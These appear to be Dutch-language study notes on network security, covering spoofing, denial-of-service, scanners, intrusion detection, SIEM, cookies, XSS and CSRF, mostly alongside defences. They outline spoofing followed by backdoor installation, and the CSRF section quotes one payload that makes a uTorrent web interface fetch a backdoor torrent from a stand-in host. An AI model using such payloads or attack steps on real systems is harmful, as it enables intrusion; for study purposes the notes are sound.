* De client laten inslapen, anders zal de server de communicatie resetten wegens voorgaande communicatie.
* Dit doet de hacker via SYN-flooding
  + Heel veel aanvragen versturen naar een client
  + Client stuurt antwoord terug naar de hacker
  + Hacker stuurt geen antwoord en blijft nieuwe aanvragen versturen
  + Client moet telkens wachten op een antwoord (dat er niet komt)
  + Client kan geen aanvragen meer verwerken
* Het raden van het sequentienummer gebeurt door eerst te proefdraaien
  + = Patroon herkennen in het sequentienummer
  + Random Number Generator gebruiken om sequentienummer te raden
* De hacker wil dit niet iedere keer herhalen
  + Backdoor installeren op de server na de 1ste gelukte poging
    - Of rhosts file aanpassen
  + Nadien kan de hacker gewoon inloggen

#### Algemene stappen geslaagde spoofing attack

* Doelwit identificeren
* Source verdoven (SYN-flood)
* Vervalsen van het Source IP-adres
* Connectie maken de server als die Source
  + Non-blind
  + Blind
* Eenmaal binnen = backdoor maken

#### IP-spoofing voorkomen

* Ingress-filtering
  + Blokkeren van pakketten die van buiten het netwerk komen, maar een intern IP hebben.
* Egress-filtering
  + Blokkeren van pakketten die van het interne netwerk komen, maar een extern IP als Source-IP.

### ARP Spoofing/Poisoning

* ARP = Address Resolution Protocol
  + = Mapping van IP aan MAC-adres
* ARP Request
  + = MAC-adres opvragen bij een host aan de hand van het IP-adres.
  + = Broadcast
* ARP Response
  + MAC-adres versturen naar de aanvrager
  + = Unicast

#### Attack

* Hacker stuurt ARP Response naar target
* Response wordt in ARP Cache geplaatst
* Target stuurt bericht sturen naar trusted IP
* Zal aankomen bij de hacker
* Default Gateway is het meest gebruikte target!
* De hacker moet wel regelmatig de ARP Responses blijven sturen
  + De ARP Cache wordt namelijk regelmatig vernieuwd.
* Oplossingen
  + Statische links
  + ARP Watch
    - Dit houdt wijzigingen qua IP/Ethernet mapping in de gaten
  + DHCP Snooping
    - Switches gebruiken DHCP data om te controleren of de mapping klopt.

### DNS Spoofing

* = Wijzigen van de DNS-tabellen die URLs aan IP-adressen linkt.
* Hacker moet forward lookup zone en reverse lookup zone wijzigen
  + Anders zou je kunnen checken of de mapping nog klopt
* Eenmaal succesvol verspreidt dit zich aangezien DNS-servers hun tabellen uitwisselen.

## Denial Of Service

### DOS

* = Aanval die ervoor zorgt dat een bepaalde service niet meer kan functioneren
* Komen veel voor
* Niet altijd het gevolg van een aanval
  + 9/11 -> CNN-website

### Werking

#### Programmeerfouten

* + Zoveel mogelijk bandbreedte in beslag nemen
    - = actieve aanval
    - Smurf attack
      * Source IP spoofen van een request
      * Broadcast versturen
      * Iedereen wil antwoorden naar de Source IP
      * Bv via pingen
  + Zoveel mogelijk bronnen verbruiken
    - SYN-aanval
      * Veel half-open verbindingen aanmaken met server
      * Misbruik van Three Way Handshake
    - HTTP-aanval
      * Tegelijkertijd HTTP-verbindingen maken met webserver
      * Server wordt trager en valt uit
        + **Aanvragen laten verwerken (queries)**
        + **Complexe berekeningen laten doen (sorting)**
        + **Kan ook PHP forms -> gegevens opslaan!**
  + Programma’s/Systemen laten crashen
    - **Ping of Death**
      * Ping = 64 bytes
      * Een te grote ping fragmenteren
      * Destination doet reassembling -> crash!

#### Emailbom

* Emailinbox flooden
  + = HDD die vol geraakt
  + = Geen nieuwe berichten kunnen ernaar verstuurd worden
  + = Gegevensverlies
* Oplossingen
  + Mailfilters

### DDOS

|  |  |
| --- | --- |
| * Netwerkverkeer afkomstig van veel systemen tegelijkertijd * Werkt op basis van Master-Slave   + Master is het eerste systeem waarmee de aanval opzet   + Slavez zijn externe system die de aanval uitvoeren * = Bot-net = Zombie-net |  |

# Port Scanners

### Random attack

* Doe je met een met software zoals **NMAP**
  + Meest gebruikt!
* Blok IP-addressen om te controleren
* Geeft aan welke verbonden zijn, welke poorten opsten, welk OS er gebruikt wordt, etc

### Spear Phishing Attack

* Hacker heeft het op 1 persoon gemunt
  + Rol binnen een bedrijf, roem, sociale status, etc
* Hacket doet uitgebreid onderzoek naar u

### Portscan

* Kijken welke poorten openstaan op 1 host

### Portsweep

* Kijken welke specifieke poort openstaat op meerdere hosts.

## Vulnerability Scanners

* = Port Scanner + DB die kwetsbaarheden bevat + Rapport
* Hier gebruik je software voor zoals
  + ISS
    - Internet Security Scanner
  + SATAN
    - Security Administrator Tool for Analyzing Networks)
    - Beter dan ISS = Hype

### Scanmechanisme

* Bepaalt welke poorten openstaat
* Bepaalt welke service er achter een poort draait
  + **= BANNER-GRABBING**
  + Message Of The Day (bv bij Cisco devices)

### Kwetsbaarheid DB

* Interne DB met info over zwakke plekken
* Bevat CVE’s
  + Common Vulnerabilities and Exposures
    - CVE-2012-1650
    - Metasploit – Armitage
* Er is ook een Open Source versie
  + OSVDB

### Rapporten

* Geven weer welke CVE’s er gevonden zijn en welke actie kan ondernomen worden
* Er kunnen false negatives en false positives tussen zitten
  + FP = Beveiligingslek in het rapport, maar bestat niet
  + FN = Nog erger, geen lek in het rapport, maar hij bestaat wel

### Confusion Matrix

* True Positive
  + GOED!
  + Vulnerability in Rapport = werkelijkheid
* False Positive
  + SLECHT!
  + Vulnerability in Rapport != werkelijkheid
* True Negative
  + GOED!
  + Safe in Rapport = werkelijkheid
* False Negative
  + SLECHT!
  + Safe in Rapport != werkelijkheid



### Benchmarking

* Nagaan of een Vulnerability Scanner geschikt is
* Enkel TP en TN = Perfect!
* Enkel TP,TN en FP = Minder goed = meer werk = maar toch secure
* FN = slecht! = Vulnerabilities niet ontdekt en je denkt je safe zit!

Een goede scanner is **Nessus** of **OpenVAS**

## Intrusiedetectie

* Detecteert indringers
* Waarschuwt beheerders
* Houdt indringers mogelijk tegen (IPS)
* = Inbraakalarm
* Gebruikt
  + Logboeken van web, firewall, routers, etc
  + Binaire integriteitscontroles / Hashing
  + Eventlogs
  + Netwerkpakketten checken op fingerprints

2 soorten

* **Misbruikdetectie**
  + Netwerk-IDS
    - **SNORT**
    - Sniffers die pakketten parsen en vergelijken met aanvalspatronen
    - Werken passief
    - Netwerk met veel switches -> krijgen niet alles te zien
    - Hoge bandbreedte -> krijgen niet alles verwerkt
  + Host-IDS
    - Analyseren van logs
    - Zoeken naar backdoors en Trojams
    - Integriteitscontrole van files
    - Gebruiken een **agent**
    - Alleen op kritieke machines worden dit geïnstalleerd
    - **TRIPWIRE**
  + = Binair = 1 of 0 = true or false
* **Anomaliedetectie**
  + Conceptueel
    - Volgen het gedrag van de gebruiker en het verkeer
      * Gedragt afwijkt? Onderzoeken!
      * Worden getraind om het netwerk te leren kennen = trainingsmode
    - Worden nadien in detectiemode geplaatst
    - Moeten regelmatig bijgestuurd worden, etc
  + = FUZZY LOGIC
    - Maakt gebruikt van statistische berekeningen, normale verdeling, etc

## Logging & SIEM

### Logging

* Logging is belangrijk om intrusions op te sporen
* Logging is belangrijk in rechtzaken
* Logging moet veilig opgeslagen worden
  + R-DVD, Logboekserver, etc
  + Hackers willen deze aanpassen
* Alle logboekformaten standaardiseren
  + **SYSLOG**
    - IETF Standaard
    - Door meeste network devices gebruikt
    - Syslogserver
      * = centrale opslag
    - UDP poort 514
* Gebruik logboek tools van trusted third parties (TTP)
* Onafhankelijke logboek tool doet alles zelf
  + Logboeks vergelijken!
* Er bestaan ook tools die niet alleen logs produceren, maar ook analyseren
  + Hier kan AI op gebruikt worden op aanvalspatronen te herkennen
  + = Intrusion detection
  + = Begin van een SIEM server

### SIEM

2-delig

* **SIM**
  + Security Information Management
  + = Log management
  + = om analyse te doen
  + = Long-Term-Storage
* **SEM**
  + Real Time Monitoring (Dashboards)
  + Logs worden gebruikt in realtime attacks te detecteren
  + Doet cross-referencing van de data om een realtime analyse te doen
    - Extra gegevens nodig
      * User accounts
      * SMP data
      * Firewall events
      * AD data
    - Gegevens worden genormaliseerd.
* Big data
  + Meer en meer devices tegenwoordig
  + Ieder device maakt contextinfo en logs aan
  + Enorm berg aan data
  + Niet alleen security data = Operational Intelligence
  + **SPLUNK** = de beste Big Data Engine op dit moment
    - Ken met elke soort data tom
    - Doet aan indexing met key/value pairs
    - Bestaan veel plugins voor

## Privacy

* Soorten attackers
  + Script kiddies
    - Onervaren, jong, etc
    - Zoeken naar tools, scripts, etc.
    - Aanvallen mislukken meestal
    - Zullen eerder gegevens beschadigen
  + Black Hats
    - The Dark Side
    - Zeer gerichte aanvallen
    - Zeer veel ervaring
    - Ninja’s of the internet
  + White Hats
    - The good guys
    - Professionals die gaten opsporen en dichten
    - Bedrijven huren hen in
    - Meestal begonnen als Black Hat
* Twee soorten bespionering
  + Collectief
    - Geen direct contact, enkel info verzamelen
  + Penetrerend
    - Contact maken, vertrouwen winnen, etc
* Inlichtingendiensten
  + Mogen uw internetactiviteiten nagaan
    - Google Hacking
  + Als ze op een systeem staan
    - Huisbevel nodig
  + 8/10 websites volgen uw bewegingen
  + FBI
    - DCS1000 = Carnivore = netwerkverkeer opslaan
    - Magic Lantern = Spyware
* Browsermethoden
  + Sniffen naar IP/Cache
  + Cookies
    - Slaat preferenties/activiteiten op
    - Slaat logingegevens op
      * Authentication Cookie
    - Max default size = **4KB**
      * Om veel data op te slaan worden nu enkel een ID er in gestopt
      * De andere data wordt in een DB opgeslagen
      * Ze zoeken jouw informatie op aan de hand van de ID in de Cookie
  + Banners/Webbugs


### XSS

* Authenticatie
  + Cookies bevatten jouw identiteit
  + Een hacker kan je cookie stelen en zich voordoen als u
* **Same-origin principe**
  + Een script van site X kan enkel de cookies gebruiken die afkomstig zijn van domain X
* **XSS = Cross-Site-Scripting = Cookie Stealing**
  + = Same-Origin principe omzeilen
  + Komen vaak voor
* CSRF komt ook op.
  + = Cross Site Request Forgery
  + = Session Riding
  + = One-Click Attack
  + = HTTP request sturen met iemand anders zijn session
  + Bv. Op een image klikken met een url
    - Op de website terechtkomen en je bent nog ingelogd
    - Script voert HTTP request uit in jouw naam
    - Bekend CSRF attack
      * **<img src="http://localhost:8080/gui/?action=add-url&s=http://evil.example.com/backdoor.torrent">**
      * Bepaalde uTorrent versies waren Vulnerable
      * Door op de link te klikken werd je administrator paswoord gewijzigd


### Werking

Twee manieren

* **Stored/Persistent XSS**
  + De website zelf exploiten en een cookie-stealing script er op plaatsen
  + Hacker kan de cookies van alle users



* **Reflected/Non-persistent**
  + Client injecteert onwetend code op een website, bv via een search bar.
    - Bv via een Email met een img in waar een URL aan gelinkt is.
    - In de url zit een javascript file gelinkt en deze wordt geinjecteerd
  + Website valideert de code niet goed
  + Website begrijpt de aanvrag niet
  + Client krijgt bv een error pagina terug, maar hier zit de geinjecteerde code er in
  + De code is “witgewassen” aangezien deze letterlijk op de website/domain staat.
  + Code kan nu uw Cookie inlezen



### Bannerads / Webbugs

#### Banneradvertenties

* Reclamebanners worden geladen vanuit een webserver die beheerd wordt door een reclamebureau
  + <iframe src=”…”/>
* Deze slaat informatie op
* = Social engineering

#### Webbug

* Kleine transparantie GIF die op dezelfde manier als een banner werkt
  + 1px\*1px
  + Enkel zichtbaar via Inspector / Source Code
* = Social Engineering